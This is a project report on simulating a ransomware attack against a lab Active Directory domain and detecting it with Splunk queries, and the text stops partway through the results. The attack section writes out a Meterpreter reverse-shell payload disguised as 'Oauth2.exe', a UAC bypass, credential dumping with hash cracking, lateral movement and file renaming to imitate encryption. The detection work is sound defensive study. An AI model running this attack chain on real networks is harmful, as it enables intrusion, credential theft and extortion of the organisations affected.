Detection and Analysis of Ransomware Attack in Active Directory Environments Using Splunk Enterprise

Abstract

Ransomware attacks have become a significant threat to organizational infrastructures, particularly in environments reliant on Active Directory (AD) for user management and authentication. This project simulates a ransomware attack within an AD environment and utilizes Splunk Enterprise to detect and respond to Indicators of Compromise (IoCs). The simulation begins with the compromise of a user system, progresses through lateral movement to the AD Domain Controller, and concludes with the encryption of files. The attack is executed using Kali Linux, while Splunk is employed to monitor and analyze logs from both Windows client systems and the AD domain controller. The goal of this project is to not only simulate the behavior of ransomware within a secured AD environment but also to explore the effectiveness of Splunk's monitoring capabilities in detecting such attacks. Key findings highlight the importance of log aggregation, rule-based alerting, and the need for proactive incident response mechanisms to mitigate ransomware risks. The project provides insights into both the dynamics of ransomware attacks and practical methodologies for enhancing detection capabilities in enterprise IT environments.

Table of Contents

Introduction

Project Overview

Ransomware attacks have emerged as one of the most significant cybersecurity threats facing organizations today, with global damages predicted to exceed $265 billion annually by 2031. These attacks are particularly devastating in Active Directory (AD) environments, where compromised domain credentials can lead to widespread encryption of critical business data across the entire network. The ability to detect and respond to such attacks in their early stages is crucial for maintaining business continuity and protecting sensitive information.

This project focuses on simulating a realistic ransomware attack within a controlled Active Directory environment while leveraging Splunk Enterprise for advanced detection and monitoring capabilities. By understanding both the attack methodology and detection mechanisms, organizations can better prepare their defense strategies against such threats.

Objectives

The primary objectives of this project are:

1. Design and implement a controlled environment that simulates a typical corporate Active Directory infrastructure

2. Execute a sophisticated ransomware attack simulation that demonstrates:

   - Initial compromise through a targeted user account

   - Lateral movement techniques within the AD environment

   - Privilege escalation to domain administrator

   - File encryption and ransom demand deployment

3. Implement comprehensive logging and monitoring using Splunk Enterprise to:

   - Collect and analyze security-relevant events across all systems

   - Develop custom detection rules for ransomware indicators of compromise (IoCs)

   - Create real-time alerting mechanisms for suspicious activities

4. Document the effectiveness of detection mechanisms.

Scope

This project encompasses the following components:

Infrastructure

- 1 Kali Linux system (attacker machine)
- 2 Windows 10 client machines (domain-joined)
- 1 Windows Server 2019 (Active Directory Domain Controller)
- Splunk Enterprise instance on a windows system with universal forwarders deployed on all Windows systems

Attack Simulation

- Targeted compromise of user "User02" through social engineering/phishing
- Utilization of common attack tools:
    - Metasploit Framework
    - Custom msfvenom payloads
    - Kiwi module for credential harvesting
- Implementation of file encryption and ransom notification

Detection Mechanisms

- Windows Event Log monitoring
- Active Directory audit logging
- Custom Splunk correlation rules and alerts
- Real-time dashboard monitoring

Significance

This project addresses the critical need for organizations to understand and prepare for ransomware attacks targeting Active Directory environments. By combining realistic attack simulation with advanced detection capabilities, we provide valuable insights into:

1. Common attack patterns and techniques used by ransomware operators
2. Critical logging requirements for effective detection
3. Real-world application of Splunk for security monitoring
4. Practical defensive strategies for protecting Active Directory environments

The findings from this project will help security professionals better understand the indicators of ransomware activity and implement more effective detection and response mechanisms within their organizations.

Literature Review

Evolution of Ransomware Attacks

Microsoft's Digital Defense Report (2023) provides comprehensive insights into the evolution of ransomware tactics. The report highlights a 200% increase in attacks targeting Active Directory infrastructure between 2022 and 2023.

Mandiant's Advanced Threat Report documents the transition from automated attacks to human-operated ransomware campaigns, noting:

- 76% ransomware deployments took place outside of work hours
- 15% increase in unique data leak sites
- 59% of incidents involving confirmed or suspected data theft extortion compared to approximately 51% in 2022

Impact on Active Directory Environments

MITRE's 2023 Enterprise ATT&CK Framework catalogs specific techniques used in AD-focused ransomware attacks:

- T1078: Valid Accounts
- T1484: Domain Policy Modification
- T1556: Modify Authentication Process

Active Directory Security Controls

Prevention Strategies


1. Microsoft's AD Security Best Practices Guide emphasizes on architectural controls such as a GPO setting.
2. NIST Special Publication 800-207 recommends:
    - Zero Trust Architecture implementation
    - Least privilege access enforcement
    - Regular privilege attestation


Methodology

Environment Setup

1.1 Virtual Machines:


- A Kali Linux machine serves as the attacker's system.
- Two Windows client systems are part of the Active Directory domain.
- An Active Directory Domain Controller manages users and file-sharing services as shown in below figure. The target directory for ransomware simulation is "C:\Users\mark\Desktop", used as a shared space.






Domain Controller Settings

- A Group Policy Object is setup in the domain to turn off windows Defender with real time protection and windows firewall for simulating the attack as shown in below screenshots.





- Splunk Enterprise: Installed with forwarders on the Windows clients (indexed as user_logs) and the Domain Controller (indexed as ad_logs) to collect and analyze security logs. A

Dashboard is set up for monitoring user logins and alerts are set up for file modifications and Meterpreter activity with PowerShell.

1.2 Tools and technologies:

1. VirtualBox
    - Purpose: Virtualization platform for hosting and managing all the virtual machines used in the project.
2. Kali Linux
    - Purpose: Acts as the attacker's system for simulating ransomware attacks.
    - Key Tools Used:
        - Metasploit Framework: To exploit vulnerabilities, gain initial access, and execute post-exploitation activities such as privilege escalation and lateral movement.
            i. Exploits used: windows reverse_tcp_shell, bypassuac_fodhelper and SMB exploit psexec
            ii. Modules used: kiwi module and PowerShell module
        - msfvenom: For generating malicious payloads to compromise the target system.
        - Meterpreter: For managing sessions and executing commands on the compromised systems.
        - John The Ripper: For decoding the NTLM hashes retrieved.
3. Windows Clients
    - Purpose: Two machines act as part of the Active Directory domain, simulating typical user systems in an enterprise.
    - Tools Used:
        - Windows Event Logs: Monitored for login activities and file changes.
        - Splunk Forwarders: Installed to forward logs to the Splunk Enterprise instance.

3. Active Directory Domain Controller (Windows Server 2022)
    - Purpose: Centralized system managing authentication and shared resources within the domain.
    - Tools Used:

- File Sharing Directory: Targeted for ransomware simulation (C:\Users\mark\Desktop).
- Splunk Forwarders: Forwarding domain controller logs for real-time monitoring.

4. Splunk Enterprise
   - Purpose: Acts as the Security Information and Event Management (SIEM) platform for log analysis and alerting.
   - Key Features Used:
     - Log Aggregation: Collects logs from all systems, including user login events, file modifications, and exploitation attempts.
     - Alert Configuration: Custom alerts for Meterpreter sessions, unauthorized file modifications, and suspicious logins.
     - Dashboards: Built for real-time monitoring and visualizing ransomware behavior across the kill chain.
5. PowerShell Scripts
   - Purpose: Simulate ransomware encryption by renaming files in the shared directory to ".enc" extensions.

Ransomware Simulation

2.1 Initial Compromise

- The simulation begins by compromising **'User02'**, a Windows client system, using a crafted payload(msfvenom) as shown below delivered through phishing via python server Metasploit.

```
┌──(kali㉿kali2)-[~]
└─$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.108 LPORT=4443 -f exe > /home/kali/Oauth2.exe
[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

```
┌──(kali㉿kali2)-[~]
└─$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

- A Meterpreter session is established with 'User02' to gain control over the system.

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.108
LHOST ⇒ 192.168.56.108
msf6 exploit(multi/handler) > set LPORT 4443
LPORT ⇒ 4443
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.108:4443
[*] Sending stage (176198 bytes) to 192.168.56.114
[*] Meterpreter session 1 opened (192.168.56.108:4443 → 192.168.56.114:60774) at 2024-11-11 13:49:28 -0600

meterpreter >
```

```
meterpreter > getuid
Server username: USER02\User02
meterpreter >
```

2.2 Privilege Escalation

- Privileges are elevated using the **bypassuac_fodhelper** exploit. This technique allows bypassing User Account Control (UAC) to execute commands with higher privileges.

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.56.114 - Collecting local exploits for x86/windows ...
[*] 192.168.56.114 - 196 exploit checks are being tried ...
[+] 192.168.56.114 - exploit/windows/local/bypassuac_fodhelper: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
[*] 192.168.56.114 - Valid modules for session 1:
=========================

 #   Name                                        Potentially Vulnerable?  Check Result
 -   ----                                        -----------------------  ------------
 1   exploit/windows/local/bypassuac_fodhelper   Yes                      The target appears to be vulnerable.
```

- Using the above exploit and accessed the user02 with SYSTEM privileges after migrating to a process “lsass.exe” with PID 560 as shown below.

```
meterpreter > getsystem
[-] Already running as SYSTEM
```

```
meterpreter > migrate 560
[*] Migrating from 1544 to 560 ...
[*] Migration completed successfully.
meterpreter >
```

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeDelegateSessionUserImpersonatePrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
```

2.3 Credential Harvesting

- Once elevated privileges are obtained, credentials are harvested.
- During the simulation, it was observed that Domain Admin credentials were stored on 'User02' due to a prior RDP session by the Domain Admin which made the domain admin credentials available in user02 account.
- Using the kiwi module in meterpreter the credentials stored in User02 are harvested as shown below.

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username  Domain  NTLM                              SHA1                                      DPAPI
--------  ------  ----                              ----                                      -----
USER02$   LOCAL   d3dc2f0b3fa8acfbc361c7d604e39aeb  54d35d5845e2c6f664d8e31ef125d861426a087d  54d35d5845e2c6f664d8e31ef125d861
User02    USER02  8af326aa4850225b75c592d4ce19ccf5  8c4c6c4e493ec2beef5f6f6a9c4472c13bed42e8  8c4c6c4e493ec2beef5f6f6a9c4472c1
mark      LOCAL   b33f8d8b18fd591812c0f569494561f0  0051ac6e15fe3f069211211360991a952919d7bd  24a34ea71a6a7be812a67255ba5aa526

wdigest credentials
===================

Username  Domain  Password
--------  ------  --------
(null)    (null)  (null)
USER02$   LOCAL   (null)
User02    USER02  (null)
mark      LOCAL   (null)

kerberos credentials
====================

Username  Domain      Password
--------  ------      --------
(null)    (null)      (null)
USER02$   local.corp  #;ZF+[JNtr$4LP9/Gw\lO8Py<h.jQ(ZDiG:f`GU7(E$L;TR=x;>lLQf%!>?/x$Kjv$PJG>"q:X^70JOdJt:=e:r%`T91K2 BU)%]O/O=`DQFZ:YgC1hgQoVD
User02    USER02      (null)
mark      LOCAL.CORP  (null)
user02$   LOCAL.CORP  (null)
```

- With john the ripper the hashes for above shown account ‘user02’ and ‘mark’ are extracted as shown below.

```
┌──(kali㉿kali2)-[~/Desktop]
└─$ sudo john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
[sudo] password for kali:
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
1234567890       (?)
1g 0:00:00:00 DONE (2024-11-11 14:09) 33.33g/s 3200p/s 3200c/s 3200C/s 123456..yellow
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

```
┌──(kali㉿kali2)-[~/Desktop]
└─$ sudo john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
mark2            (?)
1g 0:00:00:00 DONE (2024-11-17 21:44) 25.00g/s 2916Kp/s 2916Kc/s 2916KC/s mefirst..marc23
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Now that the credentials are retrieved, we need to know the credentials are of domain controller. While retrieving the system details of ‘User02’ there was a default gateway IP address of 192.168.56.111. Using nmap to get the details of the gateway showing that a server with name DC01.

```
meterpreter > powershell_execute ipconfig
[+] Command execution completed:

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::fd4b:c0a1:572a:bfb4%13
   IPv4 Address. . . . . . . . . . . : 192.168.56.114
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.56.111

meterpreter >
```


```
┌──(kali㉿kali2)-[~]
└─$ sudo nmap -sV -p- 192.168.56.111
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-13 22:51 CST
Stats: 0:00:38 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 36.00% done; ETC: 22:51 (0:00:11 remaining)
Nmap scan report for 192.168.56.111
Host is up (0.012s latency).
Not shown: 65510 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  tcpwrapped
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-11-14 04:20:13Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: local.corp0., Site: Default-First-Site-Name)
445/tcp   open  tcpwrapped
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: local.corp0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  tcpwrapped
9389/tcp  open  tcpwrapped
47001/tcp open  tcpwrapped
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
49671/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49672/tcp open  msrpc        Microsoft Windows RPC
49678/tcp open  msrpc        Microsoft Windows RPC
49683/tcp open  msrpc        Microsoft Windows RPC
49692/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:BD:F9:5B (Oracle VirtualBox virtual NIC)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 93.27 seconds
```

The above screenshot shows that the gateway is the domain controller with Active Directory privileges. Next using the credentials retrieved to check and gain access.

2.4 Gaining Access to the Domain Controller


- Using the harvested credentials, an SMB exploit within Meterpreter is used to gain unauthorized access to the Domain Controller as shown below. The session is of SYSTEM privileges as the credentials are of Domain Administrator.




- After the Meterpreter session is established on the Domain Controller next is to simulate ransomware execution.

2.5 Simulating Ransomware Behavior

- Migrating to a system process “lsass.exe” for cover and loaded PowerShell module for simulating ransomware execution.



- Looking for other users in the domain using PowerShell command as shown below



- Files in the C:\Users\mark\Desktop directory are renamed with a ". enc" extension, emulating encryption. This directory was specifically targeted as it functions as the file-sharing space for the domain.

  Powershell command used:

  Powershell_execute "Get-ChildItem -Path C:\Users\mark\Desktop -File | ForEach-Object {Rename-Item -Path $_.FullName -NewName ($_.BaseName + '.enc')}"


- Now running a note for the victim using a text file note.txt. Here the file is uploaded to temp folder and executed with notepad for the victim.

```
meterpreter > powershell_execute "Start-Process notepad.exe -ArgumentList 'C:\Windows\Temp\note.txt'"
[+] Command execution completed:
```

Detection and Analysis Using Splunk

3.1 Log Collection and Monitoring

- Windows Event Logs from clients and the Domain Controller are forwarded to Splunk.



- Splunk Alerts are configured to monitor:
  - Establishment of Meterpreter sessions from unauthorized device.


```
index="ad_logs" OR index="user_logs" source="WinEventLog:Security" EventCode = 4624 OR EventCode=4634 |
    search NOT Source_Network_Address IN ("192.168.56.111","192.168.56.114","192.168.56.113", "fe80
    ::7c79:d8d5:2f39:b0b4", "127.0.0.1", "-", "::1")  | stats count by ComputerName, Account_Name,
    EventCode, Source_Network_Address
```

- PowerShell activity on DC01 Domain Controller

```
index="ad_logs" source="WinEventLog:Microsoft-Windows-PowerShell/Operational"
```

- Login activities to the Domain Controller, focusing on identifying unusual user patterns.

```
index="ad_logs" source="WinEventLog:Security" | search EventCode IN (4624,4648, 4672) | stats count by
    Account_Name, Source_Network_Address, Logon_Type | where Logon_Type=3
```



3.2 Dashboard Creation


- Custom Splunk dashboard is built to visualize:
    - Login Activities: Track logins, highlighting anomalies like the adversary accessing 'User02' and ‘DC01’.

```
index="ad_logs" OR index="user_logs" source="WinEventLog:Security" EventCode=4624 | timechart span=5m count by
    Source_Network_Address
```


Results

The ransomware attack simulation and detection process yielded the following outcomes:

1. **Initial Compromise**:
    - Successful establishment of a Meterpreter session on 'User02' using a malicious payload, demonstrating the feasibility of phishing as an initial vector for attack.




Successful meterpreter session of user02




User level access


2. **Privilege Escalation**:
    - Achieved SYSTEM privileges on 'User02' by exploiting **bypassuac_fodhelper**, showing the vulnerability of misconfigured systems to privilege escalation attacks.



Exploit suggester for the compromised system



Migrating to system level process here “lsass.exe”



